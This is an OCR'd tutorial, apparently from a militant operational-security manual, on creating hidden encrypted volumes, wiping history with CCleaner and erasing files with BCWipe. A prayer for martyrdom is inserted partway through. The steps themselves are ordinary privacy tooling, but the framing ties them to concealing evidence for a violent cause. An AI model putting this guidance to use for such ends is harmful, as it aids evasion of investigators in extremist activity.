
Click on save once completed




Step 6: now you will create the standard container once completed then you will create the hidden container




Step 7: Advanced users should select the required encryption algorithm. However standard should leave as default **click next.**




Step 8: choose the desired size of the volume (if you wish to hide a file that is 5megabytes (MB) then select a higher value so that you have space to hide that volume and remaining space to store insensitive files, so I inputted 10 MB)




Step 9: now input a password, confirm and click next




Step 10: Move your mouse as randomly as possible within the Volume Creation Wizard window (it says at least 30sec but we will move the cursor for minimum 2mins). The longer you move the mouse, the better. This significantly increases the cryptographic strength of the encryption keys (which increases security).




Step 11: read the following once the format has completed, and click on open outer volume to hide non-sensitive files



Step 12: Copy files into the folder**.**




Step 13: click next when you are ready to move to the next step to create the hidden volume





Step 14: Advanced users should select the required encryption algorithm. However standard should leave as default **click next.**

Step 15: select the required size for the hidden volume size. Keep in mind any non sensitive files you wish to store and sensitive files and the maximum size for the volume, make sure you read carefully, click next and yes




Step 16: now input a password make sure you read the information below, try to refrain from simple phrases to strengthen the password include characters **"@:[].,!"£$%^&*())_+~"**, confirm and click next and make sure you password is strong






Step 17: Move your mouse as randomly as possible within the Volume Creation Wizard window (it says at least 30sec but we will move the cursor for minimum 2mins). The longer you move the mouse, the better. This significantly increases the cryptographic strength of the encryption keys (which increases security).




Step 18: wait until completed

Step 19: Read the following and click ok




Step 20: Click Next




How to access the container

Step 1: to access the container **- click select file and open it**



Select a drive you wish to mount it then click on mount



Step 2: to access the outer volume with non-sensitive files, input the password for the outer volume and click OK

Step 3: double click on the drive to access

Step 4: to access the hidden volume, input the password for the hidden volume and click OK

Step 4: double click on the drive to access

Step 5: close the container click on dismount and the container will disappear, remember to run CCleaner to wipe any history!

BCWipe

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lik
Oh Allah! Grant me martyrdom in your Path!

Note: alternative apps are available for android (I don't know about iOS)
(search secure wipe etc in app market)

BCWipe software enables you to confidently erase files that can never be recovered by an intruder. BCWipe embeds itself in Windows and can be activated from the Explorer FILE Menu OR from the context (right click) menu OR from a command-line prompt. BCWipe is a powerful set of utilities which complies with options to invoke either the US Department of Defense (DoD) standard or the Peter Gutmann wiping scheme. You can also create and use your own customized wiping scheme to wipe sensitive information from storage devices installed on your computer.
BCWipe is a commercial military-grade data erasure utility for Windows, UNIX and Mac OS X. Developed by Jetico Inc. Oy, software can permanently delete files beyond recovery and erase free unused space on existing disks which is a good 'cyber hygiene' practice.

BCWipe can be employed for an everyday data protection needs as well as in a response to a data spill incident while BCWipe Total WipeOut can erase entire hard drives such as for disposal, decomission or reporpose.

BCWipe has been approved for use by the U.S. Department of Defense. It is used by government and military agencies, national laboratories, universities, industrial manufacturers, as well as various other enterprises and a wide global base of home and small business users.


BCWipe features

BCWipe software provides the following main commands and options:

- Delete with wiping. Using this command available in the context menus of the 'My computer' window, you can delete and wipe a file or a folder, or a group of files and folders.


- Wipe free disk space. Using this command available in the context menus of the 'My computer' window, you can completely remove all traces of previously deleted files.

- Wipe Swap File. The Swap File is a Windows system file that is used for virtual memory support. If you are working on a file or document (even one that has been encrypted by a powerful engine), Windows can copy all or part of it in an open unencrypted form to the Swap file on your hard disk. Encryption keys, passwords, and other sensitive information can also be 'swapped' to your hard drive. Even if you use all the security features in the latest versions of Windows, simply investigating the Swap file in DOS mode with readily available tools may allow for significant data retrieval. BCWipe offers the option to wipe unused portions of the Swap File.




- Wipe Empty Directory Entries. The file system records the names and attributes of files to a special area (so called 'directory entries' for FAT and MFT for NTFS). When a file is deleted the corresponding directory entry is modified by the file system, which makes it invisible to windows and you. But most of the information still exists and the name and attributes can be restored using any recovery utility. BCWipe shreds directory entries and MFT so that the information can never be recovered.

- Wipe File Slacks. A file slack is the disk space from the end of a file up to end of the last cluster used by that file. You can turn file slacks wiping on or off before running BCWipe commands.

